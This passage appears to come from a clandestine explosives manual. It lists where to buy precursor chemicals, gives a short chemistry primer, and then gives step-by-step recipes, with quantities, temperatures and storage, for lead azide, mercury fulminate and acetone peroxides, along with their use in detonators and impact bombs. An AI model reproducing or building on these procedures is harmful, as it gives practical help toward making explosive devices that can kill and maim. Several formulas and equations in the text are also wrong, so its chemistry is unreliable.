Methyl Alcohol	CH_3OH	A light volatile flammable poisonous liquid alcohol; used as an antifreeze and solvent and fuel and as a denaturant for ethyl alcohol. Also known as Methanol, wood spirit or wood alcohol.
Hexamine	$C_6H_{12}N_4$	Can be extracted from *white coal* which is available in super markets.[4] White coal is used for burning.

[3] To *How to find the concentration of Hydrogen Peroxide [H_2O_2]*: see footnote #11

[4] **How to extract *Hexamine* from *White Coal***

1) Grind white coal
2) Stir in warm water. White coal consists of wax and Hexamine.
3) Hexamine will dissolve in water but wax will not dissolve so filter the water and the water past from filter paper consist of Hexamine.
4) Heat the water till it become like mud.
5) Keep in sunlight to dry after drying it will be very pure Hexamine.

Sodium Azide	NaN_3	In medical store
Sodium Nitrate	$NaNO_3$	In agriculture shops. Also known as soda niter
Ammonium Nitrate	NH_4NO_3	In agriculture shops
Potassium Nitrate	KNO_3	In agriculture shops. Also known as niter/nitre and saltpeter/saltpetre
Lead Nitrate	$Pb(NO_3)_2$	In agriculture shops
Barium Nitrate	$Ba(NO_3)_2$	In agriculture shops
Urea	$CO(NH_2)_2$	In agriculture shops. Also known as carbamide
Sodium Carbonate	Na_2CO_3	In super markets. A sodium salt of carbonic acid; used in making soap powders and glass and paper. Also known as sal soda, washing soda and soda ash.
Sodium Bicarbonate	$NaHCO_3$	In super markets. A white soluble compound used in effervescent drinks and in baking powders and as an antacid. Also known as baking soda, bicarbonate of soda and saleratus
Ammonium Hydroxide	NH_4OH	In super markets. It maybe also called Ammonia water.
Potassium Chlorate	$KClO_3$	In super markets. A white salt used in matches, fireworks, and explosives; also used as a disinfectant and bleaching agent.
Sodium Chlorate	$NaClO_3$	In super markets. A colorless salt used as a weed killer and an antiseptic.
Sulphuric Acid	H_2SO_4	Used for filling car batteries (battery acid). Also known as vitriol or oil of vitriol
Nitric Acid	HNO_3	In gold shops (gold smiths). May be also known as aqua fortis
Aluminium Powder	Al	In painting shop
Sulphur	S	In agriculture shops
Citric Acid	$C_6H_8O_7$	In super markets. A weak water-soluble acid found in many fruits (especially citrus fruits); used as a flavoring agent.
Acetic Acid	CH_3COOH	In super markets. A colorless pungent liquid widely used in manufacturing plastics and pharmaceuticals
Potassium Permanganate	$KMnO_4$	For cleaning water. A poisonous salt that forms dark purple crystals and is purple-red when dissolved in water;

		used as an oxidizing and bleaching agent and as a disinfectant and antiseptic. Also known as permanganate of potash.
Nitro Benzene	$C_6H_5NO_2$	For cleaning screen. An oily toxic water-soluble liquid used as a solvent and in the manufacture of aniline
Glycerin	$C_3H_5(OH)_3$	In medical store
Vaseline (Petroleum Jelly)	$C_{12}H_{32}$	In medical store. A semisolid mixture of hydrocarbons obtained from petroleum; used in medicinal ointment and for lubrication. The most commonly found commercial name of it is Vaseline, thus in the course we use this name.
Charcoal	C_2H_6O	This is the remaining of burning wood
Hydrazine Hydrate	N_2H_5OH	For making form (sponge)
Wood Powder	$C_6H_{10}O_5$	In carpentry
Soap	$C_{17}H_{35}COONa$	In super markets
Wax	$CH_3(CH_2)_{14}C(CH_2)_{29}\ CH_3$	In super markets
Sugar	$C_{12}H_{22}O_{11}$	In super markets
Zinc Powder	Zn	In coloring metal (especially of Iron or steel). It is a bluish-white lustrous metallic element; brittle at ordinary temperatures but malleable when heated; used in a wide variety of alloys and in galvanizing iron
Magnesium Powder	Mg	For making body of airplane. A light silver-white ductile bivalent metallic element; in pure form it burns with brilliant white flame


Important Acid Used in This Course

1. Sulphuric Acid [H_2SO_4]
2. Nitric Acid [HNO_3]
3. Hydrochloric Acid [HCl]

Preparation of Sulphuric Acid [H_2SO_4]

You can get Sulphuric Acid [H_2SO_4] from car batteries or chemical stores. Remember that the Sulphuric Acid [H_2SO_4] found in the car batteries has a density of 1.12g/cm^3 but the density we need for mixture is 1.84g/cm^3. So to make it denser (thicker) is to boil it till it becomes the required density. To find the density of a substance use:

$$\textit{Density} = \frac{\textit{Mass}}{\textit{Volume}} \quad \begin{matrix}\text{(You get this by weighing the mass)} \\ \text{(You get this by using a graduated cylinder)}\end{matrix}$$



To find out the purity of a substance you boil it, and if it boils at its standard boiling point then it is the real McCoy (Boiling point is the temperature at which the substance starts to boil and vaporize. Each substance has its own fixed boiling point. For example boiling point of Sulphuric Acid is 340^{o}C). Keep in mind that whenever a substance is not denser or pure enough then you have to boil it in order to make it denser.

Preparation of Nitric Acid [HNO_3]

To make Nitric Acid [HNO_3] you mix Sulphuric Acid [H_2SO_4] with any Nitrate, so we are going to mix Sulphuric Acid [H_2SO_4] with Potassium Nitrate [KNO_3] (which is available in agricultural shops). The chemical equation for this process is:


Sulphuric Acid + Potassium Nitrate ⟶ Nitric Acid + Potassium Hydro Sulphate

This is denoted in chemical formulae as: $H_2SO_4 + KNO_3 \longrightarrow HNO_3 + KHSO_4$

You do this process by using the condensation process. You boil Sulphuric Acid [H_2SO_4] with Potassium Nitrate [KNO_3] in a round-bottom flask and then the reaction takes place and Nitric Acid [HNO_3] vapour rises, and passes through a condenser which has cold water running through it, this cools the vapour and condense them into liquid form. This liquid Nitric Acid [HNO_3] is collected in a separate flask at the other end of the condenser.

What is left behind in the flask where Sulphuric Acid [H_2SO_4] and Potassium Nitrate [KNO_3] boiled is Potassium Hydro Sulphate [$KHSO_4$].

This whole process must be carried out in a well ventilated room so that the gas doesn't harm you.



Preparation of Hydrochloric Acid [HCl]

Nitric Acid [HNO_3] reacts with any chloride to form Hydrochloric Acid [HCl]. So we will use Sodium Chloride [NaCl] (table salt):

Nitric Acid + Sodium Chloride ⟶ Hydrochloric Acid + Sodium Nitrate


HNO_3 + NaCl ⟶ HCl + $NaNO_3$

Put Sodium Chloride [NaCl] to a round-bottom flask and put Nitric Acid [HNO_3] (conc. 65%) to it. Heating will emit Hydrochloric Acid [HCl](gas). The gas is condensed using a condenser and collected in another flask.

PART TWO

CHEMISTRY

Part Two




CHEMISTRY

Atoms:

Every element is made up of small parts which are called atoms. An atom consists of a "nucleus" at its center, and "electrons" revolving around it (the path which the electrons move is known as orbits).

Example:



Hydrogen Atom

The Nucleus is made up of "protons" and "neutrons".


Electrons are *negatively* charged particles, where as the Protons are *positively* charged particles. The *Neutrons* does not carry any charge.

Boron Atom

Atomic Number: Each Atom have a specific number of protons, thus this number is used to denote different types of Atoms. Eg. Atomic Number of Oxygen is 8, whereas the Atomic Number of Hydrogen is 1.

Periodic Table: The "Periodic Table" is a tabular arrangement of Atom according to the Atomic Number. There are many varieties of Periodic Tables, (easily available) which you can refer. They may include Density, Mass and other details of the atoms. Also in its native


form (i.e. without joining another atom), the number of protons [+ve] (or Atomic Number)in an atom is the same as the number of electrons [-ve] in it.



Mass of an Atom is the average mass of an atom in natural sample of an atom. The mass of the electrons are very light; hence it is neglected from this. You can easily refer to any Periodic Table to find the mass of a specific Atom.


Elements: Everything which is around us is made of elements. Elements are substance that are composed of only one type of atom. E.g: Oxygen gas, made up of oxygen molecules [O_2] and Copper Metal is made up of Copper [Cu] atoms.

Compound: Two or more elements join to form a compound. E.g: Copper Oxide is made up of Copper and Oxygen [CuO] Likewise Water is made up of Oxygen and Hydrogen. [H_2O]




Number Of Electrons Carried In Each Orbit: In the atoms there are orbits which electrons (negative charge) rotate around the Nucleus:

- The first orbit (which is closest to the nucleus) is called the K Orbit. It can only contain a maximum number of 2 electrons.
- The second orbit or the "L Orbit" can have a maximum number of 8 electrons.
- The third or the "M Orbit" can have a maximum of 18 electrons.
- The fourth or the "N Orbit" can have a maximum of 32 electrons.




Octer Rule: If the number of electrons for last orbit of any elements or compound is for (k=2, L=8, M=18 orN=32), then it will be stable. An unstable Atom *needs* to be stable by uniting with other atoms to reach the number. This is known as chemical reactions.

Example 1:



Example 2:

O^{8}_{16} +2H ⟶ H_2O




Ions: An "ion" is an atom after gaining or losing one or more electrons.

Example 1: Lithium Atom [Li^{3}_{7}]

It removes one electron from its outer most shell


Example 2: Oxygen atom [O_2]

It gains two electrons to its outer most shell




Types Of Bonds: Similar or different atoms join each other by "bonding". There are two types of bonds:

a. Covalent Bonds
b. Ionic Bonds
c. Metallic bonds (Bonds in all metals)




Covalent bond: An inter-atomic attraction resulting from sharing of electrons between the atoms.

Example:



Single bond [H_2]

Double bond [CO_2]



Tripple bond [N_2]

Ionic bond*:* The attraction of both positive and a negative iron resulting from a complete (or nearly complete) transfer of one or more electrons from one atom to another is known to be an Ionic bond.

Example: Formation of Sodium Chloride:

How To Name The Elements And Compounds?

Name of elements	Symbol	Notes
Hydrogen	H	First letter
Carbon	C	First letter
Calcium	Ca	First and second letter
Helium	He	First and second letter
Magnesium	Mg	First and third letter
Iron	Fe	Taken from Latin language
Sodium	Na	Taken from Latin language
Gold	Au	Taken from Latin language

Naming Compounds

Naming ionic compound is connecting name of cation (positively charged ions) and anion (negatively charged ion) – as discussed below:

i. Naming Cation

All positive ions – which form only one cation is named after its name. Example:

K^+: potassium ion
Na^+ : Sodium ion

For naming transit-ion metals cat-ion, it has two ruling:

I. Older naming system for metal ions uses the ending *–ous* for ion of lower change and *–ic* for the ion of higher change. Example:

(Fe^{2+}) : Ferrous
(Fe^{3+}) : Ferric

II. Charge of an ion is commonly indicated by a Roman numeral in bracket immediately following the ions name. Example:

(Fe^{2+}) : Iron (II) ion
(Fe^{3+}) : Iron (III) ion

ii. Naming negative ions;

Two types of negative ions are considered: Mono atomic (those having only one atom) and Poly atomic (those having several atoms)

I. A mono-atomic negative ion is named by adding *–ide* to the stem of the name of the non metal element from which the ion is derived. Example:

(Cl^-) : Chloride
(I^-) : Iodide

II. Poly-atomic negative ions are common especially the containing oxygen (*called oxo-an-ions*). Although most of these names must simply be named, some guide lines can help.

The oxo-an-ion having the greater number of oxygen atoms are given suffix *–ate,* and the oxo-an-ions having smaller number of oxygen atom has the suffix *–ite* eg; NO^-_3 is nitrate ion and NO^-_2 is nitrite ion. For a series of oxo-an-ion having more than two numbers, the ion with largest number of oxygen has prefix *per-* and suffix *–ate*. The ions having smaller number of oxygen has prefix *hypo-* and suffix *–ite.*

Some of the examples are mentioned below:

ClO_4^- → *PerChlorate* ion
ClO_3^- → *Chlorate* ion
ClO_2^- → *Chlorite* ion
ClO^- → *hypochlorite* ion

Oxo-an ion that contain hydrogen are named by adding the world 'Hydrogen' before the name of oxo an ion. If two hydrogen are in the compound, we say dihydrogen. Many of these hydrogen-containing oxoanions have common names that are often used.

Naming Ionic Compounds:

Name of ionic compound is built from the name of positive and negative ions in the compound. The name of positive ion is given first, followed by name of the negative ion.

Symbol	Positive Ion	Negative Ion	Name of the Compound
NaCl	Na^+ (sodium ion)	Cl^- (chloride ion)	sodium chloride
$KClO_3$	K^+ (potassium ion)	ClO_3^- (chlorate ion)	potassium chlorate
Fe_2O_3	Fe_3+ (iron (III) ion, also known as "ferric")	O_2^- (oxide ion)	iron (III) oxide (ferric oxide)

Balancing Equations

An Easy way to balance combusting reaction:

Using the formula to find oxidizing or reducing agent, Find how much oxygen is available from oxidizing agent and how much oxygen is needed for reducing agent.

This formula is:

[2 x No. Carbon] + [1/2 x no. of Hydrogen] : [No. of Oxygen]

For example in the reaction of [ammonium nitrate] + [acetone]

NH_4NO_3 (ammonium nitrate) + C_3H_6O (acetone)

The raw equation for this is:

$NH_4NO_3 + C_3H_6O \rightarrow CO_2 + N_2 + H_2O$

Now how to balance this:

Step #1:

In NH_4NO_3there are:

0 no. of C
4 no. of H
3 no. of O

So when we apply the formula

[2 x No. Carbon] + [1/2 x no. of Hydrogen] : [No. of Oxygen]

[2 x 0] + [1/2 x 4] : [3]

[0] + [2] : [3]

2 : 3

Therefore

2<3

(i.e. oxygen ratio is more)

3 - 2 = 1

Hence NH_4NO_3 gives an extra O

Step #2:

In C_3H_6O there are:

3 no. of C
6 no. of H
1 no. of O

So when we apply the formula

[2 x No. Carbon] + [1/2 x no. of Hydrogen] : [No. of Oxygen]

[2 x 3] + [1/2 x 6] : [1]

[6] + [3] : [1]

9 : 1

Therefore

9 > 1

(i.e. Oxygen is less)

9 - 1 = 8

Therefore C_3H_6O "needs" 8 more oxygen

Step #3:

From our previous conclusions:

- NH_4NO_3 gives an extra O [i.e. 1 Oxygen is "available"]
- C_3H_6O needs 8 more oxygen [i.e. 8 Oxygen is "needed"]

Write the equation and write the "needed number of oxygen" in NH_4NO_3 and "available oxygen" in C_3H_6O, as shown below:

[Needed Oxygen]NH_4NO_3 + [Available Oxygen]C_3H_6O → $CO_2 + N_2 + H_2O$

[8]NH_4NO_3 + [1]C_3H_6O → $CO_2 + N_2 + H_2O$

Hence:

$8NH_4NO_3 + C_3H_6O$ → $CO_2 + N_2 + H_2O$

Therefore for the first part of the equation [$8NH_4NO_3 + C_3H_6O$]

Total no. of N = [8 x 1] + [8 x 1] = [16]
Total no. of H = [8 x 4] + [6] = [38]
Total no. of O = [8 x 3] + [1] = [25]
Total no. of C = [3 x 1] = [3]

Now balance the [carbons][hydrogen] and [nitrogen]for the second part of the equation [$CO_2 + N_2 + H_2O$]

$8NH_4NO_3 + C_3H_6O$ → $CO_2 + N_2 + H_2O$

$8NH_4NO_3 + C_3H_6O$ → $3CO_2 + 8N_2 + 19H_2O$

So for the second part [$3CO_2 + 8N_2 + 19H_2O$]

Total no. of N = [8 x 2] = [16]
Total no. of H = [19 x 2] = [38]
Total no. of O = [3 x 2] + [19 x 1] = [25]
Total no. of C = [3 x 1] = [3]

Now if we calculate the total for both parts:

$8NH_4NO_3 + C_3H_6O$ → $3CO_2 + 8N_2 + 19H_2O$

16(N) + 25(O) + 38(H) + 3(C) → 3(C) + 16(N) + 38(H) + 25(O)

82 → 82

Advantage of this method:

You do not have to balance by yourself the first part of the equation (i.e. reactants). Instead you could calculate it first and then, only the second part is to be balanced.

Now, use step to find mass ratio. But, you must remember this is only theory. Practical (experimental) answer maybe different as a result of some impurities, human error, or other side reactions.

Note: when you consider oxidizing agents, available oxygen, you must think about the oxidizing compound itself. For example, KNO_3, if you find from the formula, it gives three oxygen but in reality it gives 2.5 as K (potassium) also forms its stable form of oxide, K_2O.

Another example of balancing equation:

$NH_4NO_3 + C_6H_{12}O_6 \rightarrow CO_2 + N_2 + H_2O$

Formula:
[2 x No. Carbon] + [1/2 x no. of Hydrogen] : [No. of Oxygen]

For NH_4NO_3

[2 x 0] + [1/2 x 4] : [3]

2<3

Therefore, NH_4NO_3 gives an extra Oxygen

(Note that NH_4NO_3 always gives an extra one Oxygen! i.e. it donates one oxygen)

Now for $C_6H_{12}O$

[2 x No. Carbon] + [1/2 x no. of Hydrogen] : [No. of Oxygen]

12 + 6 : 6

18>6

18 - 6 = 8

Therefore $C_6H_{12}O_6$ needs 12 more oxygen

Balanced equation for this is:

$12NH_4NO_3 + C_6H_{12}O_6 \rightarrow 6CO_2 + 12N_2 + 30H_2O$
126 (left) → 126 (right) (126 is the number of moles of atoms on each side of the equation)

Notes:

When the compound finishes with **ide**, it means it consists of two elements. Like Potassium Chloride [NaCl] or Magnesium Oxide [MgO] etc. But some are special which does not fit to this theory, like the Hydroxide group. Like Sodium Hydroxide [NaOH] etc.

When the compound finishes with **ate** it means it has 3 or 4 oxygen. Example:

Potassium Chlorate [$KClO_3$]
Sodium Sulphate [Na_2SO_4].

If it ends with **ite** it means 3 oxygen. Example:

[Na_2SO_3] : Sodium Sulphite

If **per** is present it means it is having more oxygen. Example:

Hydrogen peroxide [H_2O_2]

If a compound has **Thio** it means it is having Sulphur. Example:


[$Na_2S_2O_3$] : Sodium Thio-sulphate
[Na_2SO_4] : Sodium Sulphate

PART THREE

MANUFACTURING EXPLOSIVES

Part Three

MANUFACTURING EXPLOSIVES




Definitions of explosives; it is a compound or a chemical mixture which can change to a lot quantity of gases in a very short time producing mechanical destruction and very high temperature.

**One volume of compound after explosion becomes 15000 volumes with in a time of 1/10,000 of a second. And temperature 3000 to 4000 °C*

Types Of Explosive

Sensitive	**Semi Sensitive**	**Insensitive (lazy)**
Primary Charges	RDX, Tetryl, Potassium Chlorate Mixtures, Hydrogen Peroxide Mixtures, Potassium, Nitrate Mixtures with Aluminium Powder	TNT, Nitrates without Aluminium

Types Of Explosive According to Usage



i. Primary Charge **ii. Main Charge** **iii. Launching Charge**

How A Blast Should Be

First we have to blast Primary Charge, which is very sensitive and easy to blast. By blasting Primary Charge we have to blast a Semi-Sensitive explosive and it will blast Insensitive. Without using Semi Sensitive explosive it is difficult to blast Insensitive Explosive.


Sensitive → Semi Sensitive → Insensitive

PART THREE: Section One

i. MANUFACTURE OF PRIMARY CHARGE

i. PRIMARY CHARGES

Difference between Primary and Main Charges:



1. Primary charges are very sensitive, by firing or impacting it will blast. But main charges are not sensitive.
2. In Primary charge, some of its molecules are in linear shape; due to this it is very unstable.

   Example: Shape of Mercury Fulminate[$Hg(CNO)_2$]

3. In Primary charge, some of its molecules have angle shape. Due to this it is unstable.

   Example: Shape of Lead Azide [PbN_6]

4. Majority of primary charge molecules carry a heavy metal in middle of it. Any effect by fire or impact, these molecules discharges the heavy metal particles, so it changes to small balls with extreme temperature. This makes the wave of the blast.

Main Primary Charges:

1. Lead Azide [PbN_6]
2. Mercury Fulminate [$Hg(CNO)_2$]
3. Acetone Peroxide
   - Dicyclo Acetone Peroxide [$C_6H_{12}O_4$]
   - Tricyclo Acetone Peroxide [$C_9H_{18}O_6$]
4. Hexamine Peroxide [$C_6H_{12}O_6N_2$]

1. LEAD AZIDE [PbN_6]


Properties

1. It is in the form of white colored crystals
2. The temperature at which it blast is 380°C
3. Speed of blast is 5300 m/s
4. Its density is 4.8 g/cm3
5. When the explosive is placed with small stones it increases its sensitivity tremendously. Due to this we prevent you from making impact bombs from Lead Azide.[5]
6. It dissolves in compounds of Sodium and Ammonia i.e., Sodium Acetate [CH_3COONa] and Ammonium Acetate [CH_3COONH_4]. Dose not dissolve In water.
7. It is not affected a lot by humidity even if it is in a mixture of 50% water it still blast.
8. It is affected by light, the longer it stays in light the weaker it becomes.
9. Storage should be under water in the ratio is 3:1, water is 3, Lead Azide is 1.
10. Do not place it in Copper [Cu]; it will react with Copper to form Copper Azide which is very sensitive. But if Lead Azide is kept in water with Copper this is not a danger nevertheless after water dries out then it becomes extremely sensitive.
11. How to *denature* it:
    a. Place it in sunlight
    b. Boil it with water for a long time and it should go dead or finished
    c. Allow to absorb concentrated solution of Sodium Acetate [CH_3COONa]
    d. Put in Acetic Acid [$C_2H_4O_2$]
12. With 50% of moisture it may explode!
13. It's a poison, 1gr can kill a person within 20 min to 24hr

Preparation Of Lead Azide [PbN_6]

1) Put 1 gram of Sodium Azide [NaN_3] into beaker contain 24 ml of water and mix well.
2) Put 1.75 gram of Lead Nitrate [$Pb(NO_3)_2$] (must grind it first) into another beaker, containing water of 23ml and mix well
3) Pour the 1st solution of Sodium Azide[NaN_3] to the solution of Lead Nitrate[$Pb(NO_3)_2$]
4) The solution formed is like a yoghurt complexion
5) After forming like a complexion, filter it using filter paper

[5] Note: If you are making an *impact bomb*using Lead Azide [PbN_6]–it is a must to fill the bomb fully. If it is not filled properly it might blast by even a minute movement (shaking etc). If any other Primary charge is available, do not use Lead Azide [PbN_6].




6) Lead Azide [NaN_3]crystals will remain in filter paper. And Sodium Nitrate [$NaNO_3$] settles down in the flask
7) Wash the Lead Azide [PbN_6] with a little water when it is in filter paper
8) Put in a dark place to dry
9) Once dry you can use it in detonator or can store in dark colored bottle and put water to it with ratio = 3 part Water [H_2O]: 1 part Lead Azide [PbN_6]
10) Process:

$$Pb(NO_3)_2 + NaN_3 \longrightarrow PbN_6 + NaNO_3$$

Note: by using silver nitrate [Ag NO_3] instead of lead nitrate [$Pb(NO_3)_2$]you can make silverAzide. All the properties and procedure are same.


Preparation Of Lead Azide [PbN_6] In Diagram:



Step 1
1st solution

1.75g of *Lead Nitrate* [$Pb(NO_3)_2$]

23ml Water




Step 2
2nd Solution


1g of *Sodium Azide* [NaN_3]

24ml Water

Step 3
Pour 2nd solution into 1st solution:
Lead Azide will be formed.



2nd Solution



1st Solution

Step 4
Use Filtration process to filter the Substance (use filter paper)

Step 5
Take the filter paper (which now contains the residue Lead Azide) and dry it in a dark room or in a closed box.


Uses Of Lead Azide [PbN_6]:

- It is put in detonators made of Aluminium [Al] or Zinc [Zn] which are stronger than other detonator
- The result of its explosion is:

$$PbN_6 \longrightarrow 4350°C$$

2. MERCURY FULMINATE[$Hg(CNO)_2$]

Properties:




1. Under microscope it is in the shape of Octagon crystals.
2. Its density is 4.42 g/cm^3
3. It has numerous colors, white, brown and grey, the best being grey.
4. It is sensitive to heat, fire and electric current. Blasting temperature is 170 ^0C
5. Its speed of blast is 4500 m/s
6. It is not affected by light.
7. It is affected by humidity, if there is 15% humidity it will catch fire, but will not blast. If there is 30% humidity it will not fire or blast.
8. It does not dissolve in cold water, but it dissolves in the following items.
   a. in boiling water. 8g of Mercury fulminate[$Hg(CNO)_2$] dissolves in 100ml water.
   b. Dissolves in Ammonium Hydroxide [NH_4OH] mixture having the temperature 20°c to 30°c. But if temperature of mixture increases to 60°C, the process will be irreversible and the Mercury Fulminate[$Hg(CNO)_2$] will not be recovered.
   c. Dissolves in mixture of Acetone [C_3H_6O] and Ammonia [NH_3], and if you add water to this, Mercury Fulminate[$Hg(CNO)_2$] is recovered and is pure and stronger than before.
   d. Dissolves in mixture of Ethyl alcohol [C_2H_5OH] and Ammonia [NH_3].
9. The minimum temperature for it to blast is 180°C so it falls between Lead Azide and Acetone peroxide. So it is selected for use in normal detonators, capsules of bullets and other impact detonators of bullets and missiles. In 19^{th} century it was one of the famous primary charge in Military.
10. It is poisonous just like all salts of Mercury[6]
11. Its reactions with metals: it reacts with wet Copper [Cu] to form Copper Fulminate which has a very *weak* explosive power. But it does not react with dry Copper [Cu], rather it can be stored in it. It reacts with Aluminium [Al] metal and forms a non-explosive material.
12. To denature it: Put it in concentrated Sodium Hydroxide [NaOH] or in Aniline[$C_6H_5NH_2$], it would dissolve and finish off.
13. If it is in large amounts, store in water which will also depress its harmful vapors.

[6] Note: As it is poisonous, always handle Mercury [Hg] orMercury Fulminate [$Hg(CNO)_2$] carefully and do not touch with bare hands.

Preparation Of Mercury Fulminate [$Hg(CNO)_2$]

1) Take Mercury [Hg] using dropper and weight till you get 1gram.
2) Put this 1gram of Mercury [Hg] into a beaker 1 containing 10ml – 60 to 70% concentrated Nitric Acid [HNO_3] and allow reacting until Mercury [Hg] dissolves.
3) Now brown colored gases will emit (having no smell, but do *not* in hale it) allow all gases to finish emitting.
4) Allow reactions to continue until color of solution becomes brown and the Mercury [Hg] dissolves entirely. [7]
5) Pour 10ml of Ethyl alcohol [C_2H_5OH] into an empty beaker 2.
6) Then pour beaker 1 into beaker 2 (but if Ethyl alcohol [C_2H_5OH] is weaker you can pour it into beaker 1), the Mercury Fulminate [$Hg(CNO)_2$] will go grey, and white gases will also be emitted which is alcohol (do not smell it).If reaction gets out of control then pour a little amount of Methyl alcohol[CH_3OH] to settle down the reaction.
7) Allow these gases to come out and allow reaction to continue until beaker cools down and Mercury Fulminate[$Hg(CNO)_2$] settles down which can be of grayish color or brown or white.[8]
8) Now filter this and wash crystal powder with a solution containing 5 part water and 1 part Ethyl alcohol [C_2H_5OH].It is better if this solution is poured to beaker before filtering.
9) Collect crystals and allow drying in sunlight.
10) Once dry you can use in detonator with Lead Azide [PbN_6] or store in bottle of water at the ratio = 3 part Water :1 part Mercury Fulminate[$Hg(CNO)_2$]

Diagram For Preparing Mercury Fulminate [$Hg(CNO)_2$]



[7] Note: If you *boil* this liquid (entirely) what is left behind is $Hg(NO_3)_2$ –which is a *very* strong poison and is not affected by heat or light.


[8] If you make a good quality mixture, it should be *grey* color but if it is *brown*or*white* it is not perfect.

Step 3

After the brown gas is finished, pour the solution to Ethyl Alcohol [C_2H_5OH]

Solution from Step 2


12 to 15ml Ethyl Alcohol [C_2H_5OH]




A white cloud of gas will be emitted. [Do not smell].

At this stage you will observe a layer of Mercury Fulminate [$Hg(CNO)_2$] forming.

Step 4



After the white cloud of gas is finished, pour [Ethyl Alcohol + Water] to the solution from Step 3.



[Ethyl Alcohol + Water] In the ratio 1:5

Step 5

Filter the solution. The residue which remains in the filter paper is Mercury Fulminate [$Hg(CNO)_2$]

Step 5

Some Points Regarding Mercury Fulminate[$Hg(CNO)_2$]

- If the Ethyl alcohol [C_2H_5OH] is weak in concentration then pour it into the first mixture, usually we pour first mixture into the second mixture but not in the case of Ethyl alcohol being weak.
- After pouring into the Ethyl alcohol [C_2H_5OH] if the reaction gets out of control (eg. Temperature rises)then put a few drops of Methyl alcohol [CH_3OH] into it and it should come under control.
- Do not smell any gas during these reactions.
- The purpose of using Ethyl alcohol [C_2H_5OH] mixed with water in the process is to make the product pure.

Note: if the reaction with mercury delays for long time then heat slowly until you see white fumes comes out, then continue the process.

Uses Of Mercury Fulminate [$Hg(CNO)_2$]

It is used in impact detonators, normal detonators, capsules of bullets and missiles. It is advised to use other primary charges if available instead of mercury fulminate, due to its weakness.

3. DICYCLO and TRICYCLO ACETONE PEROXIDE

Properties

1. White crystal like flour.
2. Smells like Acetone.
3. Very sensitive to friction and heat, electric current and when impacted, in all cases it blasts. The cooler the more sensitive it is.
4. If only one drop of Sulphuric Acid [H_2SO_4] is drop in it, it blasts.[9]
5. Temperature which it blast is 86^oC.
6. Speed of blast is 5200 meter per second.
7. Does not dissolve in water but dissolves in Acetone [$C_6H_5NH_2$], Chloroform [$CHCl_3$] and Toluene[10] [$C_6H_5CH_3$]. After dissolving add water to reform it.
8. If left in open air it slowly starts evaporating and within three months its weight reduces to half.
9. Its storage is in water if it is in large quantity.
10. The TricycloAcetone Peroxide [$C_9H_{18}O_6$]is slightly powerful then DicycloAcetone Peroxide [$C_6H_{12}O_4$].
11. The density of TricycloAcetone Peroxide [$C_9H_{18}O_6$] is 1.22 g/cm^3. (This process is done by endo-thermal reaction. That's temperature between 30^oC to 42^oC)
12. And DicycloAcetone Peroxide [$C_6H_{12}O_4$] is 1.18 g/cm^3.(This process is done by exo-thermal reaction. That's temperature between 5 – 10^oC)

Uses:

This is one of the stable primary charge known and powerful can be used for making detonators.

Preparation Of Dicyclo Acetone Peroxide [$C_6H_{12}O_4$]

1. Pour 10ml Hydrogen Peroxide [H_2O_2] which having 25% concentration[11] in to a beaker(1) containing 10ml of Acetone [C_3H_6O]

---


[9]Therefore it is used in *chemical* detonators. See "Chemical Detonator" p.54

[10]Toluene: Methylbenzene [$C_6H_5CH_3$](Furniture Polish), A colorless flammable liquid obtained from petroleum or coal tar; used as a solvent for gums and lacquers and in high-octane fuels

[11]***How to get concentration of Hydrogen peroxide (H_2O_2)?***

Make sure you use the correct concentration of a substance depending on the mixture. Method to find out the concentration of H_2O_2:

- Pour 35 ml of H_2O_2 to a graduated cylinder.
- Calculate the weight of 35 ml of H_2O_2 using a table balance or electric balance.
- And find the concentration using the formulae:




Concentration of H_2O_2 = (Mass of 35 ml – 35)/ 0.13

2. Pour 10ml Hydrochloric Acid [HCl](conc. 60%) slowly drop by drop in to beaker 1.
3. During this whole process when pouring Hydrochloric Acid [HCl] use a thermometer keeping temperature between 30°C to 42°C. If temperature rises above 42°C make sure that you have a cold water bowl(water bath) nearby you to place the beaker in to the bowl so it cools down, making sure water does not enter the beaker. If needed add ice cubes or Ammonium Nitrate [NH_4NO_3] crystals (which is having cooling effect) into the water bath to cool down.
4. Then stir for 5 to 10 minutes still keeping temperature between 30°C to 42°C.
5. Mixture should change into semi flour like shape (liquefied) if not, then leave for 1 to 2 hours.
6. After the "semi-flour" complexion is formed, then pour into it a solution of Sodium Carbonate [Na_2CO_3]. Keep pouring and stirring and check with pH paper until pH becomes neutral (pH 7)
7. Once it becomes neutral use filtration process to collect the crystals.
8. Dry the crystals in sunlight.
9. Once dry you can use it in detonators or store in water in the ratio = 3 :1.
10. Process


$$2C_3H_6O + H_2O_2 \xrightarrow{HCl} C_6H_{12}O_4 + H_2.$$

Note: Here Hydrochloric Acid [HCl] is used as a catalyst[12].




Preparation Of Dicyclo Acetone Peroxide [$C_6H_{12}O_4$] In Diagram

[12] Catalyst: A substance which increases the speed of chemical reaction without itself under going any permanent chemical change. Generally a substance that increases the reaction is a positive catalyst, some reactions are slowdown by negative catalyst. The name of whole process is called catalysis.



Step 3

Stir for 5 to 10 minutes and if a "yogurt like" layer is not formed leave it covered until it is formed. (this layer is Dicyclo Acetone Peroxide)



Step 4

Pour Na_2CO_3 solution till pH of the solution is 7 (i.e. Neutral)


Sodium Carbonate Solution [Na_2CO_3]

Filter the solution from step 4. Collect the residue (which is collected in the filter paper) and *dry it in sunlight*.

Preparation Of Tricyclo Acetone Peroxide[$C_9H_{18}O_6$]

1. Slowly pour 9ml Hydrogen Peroxide [H_2O_2] (20-30% conc.) into a beaker 1, containing 15ml of Acetone.
2. Reduce temperature to 5 – 10^oC using a bowl of cold bath.
3. Once you have reduced temperature then take 1ml of SulphuricAcid [H_2SO_4] in a separate beaker. And by using a dropper, slowly add it [H_2SO_4] drop by drop in to the beaker 1. Remember to keep the temperature between 5 – 10 ^oC.
4. Then stir for 5 – 10 minutes.
5. Cover and leave for 2 – 3 hours.
6. Use Sodium Carbonate [Na_2CO_3] solution to neutralize as like before in Dicyclo acetone peroxide, to suck out access acids and use pH paper to check.[13]


[13] Note: As soon as mixture becomes flour like substance then add Sodium carbonate solution and water. Otherwise it may explode and remember always pour solution to the mixture and check acidity using pH paper continually just in the case mixture become alkaline, which means you will have to add the left over solution of filtration into it to get it neutral again and as with all mixtures pour denser substance to the one with less density.



7. Once neutral use filtration process and collect flour like crystals in filter paper and place under the sunlight for drying.
8. Once dry you can use in detonator or store in the water at the ratio is 3:1.
9. Process:

$$3H_2O_2 + 3C_3H_6O \xrightarrow{H_2SO_4} C_9H_{18}O_6 + 3H_2.$$

Preparation Of Tricylo Acetone Peroxide[$C_9H_{18}O_6$] In Diagram




